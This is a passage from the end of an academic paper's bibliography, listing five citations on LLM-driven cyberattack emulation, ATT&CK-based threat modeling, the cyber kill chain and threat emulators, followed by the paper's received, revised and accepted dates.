[30] Lingzhi Wang, Zhenyuan Li, Yi Jiang, Zhengkai Wang, Zonghan Guo, Jiahui Wang, Yangyang Wei, Xiangmin Shen, Wei Ruan, and Yan Chen. 2024. From sands to mansions: Towards automated cyberattack emulation with classical planning and large language models. arXiv:2407.16928. Retrieved from https://arxiv.org/abs/2407.16928
[31] Wenjun Xiong, Emeline Legrand, Oscar Åberg, and Robert Lagerström. 2022. Cyber security threat modeling based on the MITRE enterprise ATT&CK matrix. *Software and Systems Modeling* 21, 1 (2022), 157–177.
[32] Jiacen Xu, Jack W. Stokes, Geoff McDonald, Xuesong Bai, David Marshall, Siyue Wang, Adith Swaminathan, and Zhou Li. 2024. Autoattacker: A large language model guided system to implement automatic cyber-attacks. arXiv:2403.01038. Retrieved from https://arxiv.org/abs/2403.01038
[33] Tarun Yadav and Arvind Mallari Rao. 2015. Technical aspects of cyber kill chain. In *Proceedings of the International Symposium on Security in Computing and Communication*. Springer, 438–452.
[34] Polina Zilberman, Rami Puzis, Sunders Bruskin, Shai Shwarz, and Yuval Elovici. 2020. SoK: A survey of open-source threat emulators. arXiv:2003.01518. Retrieved from https://arxiv.org/abs/2003.01518

Received 2 December 2025; revised 23 June 2026; accepted 28 August 2026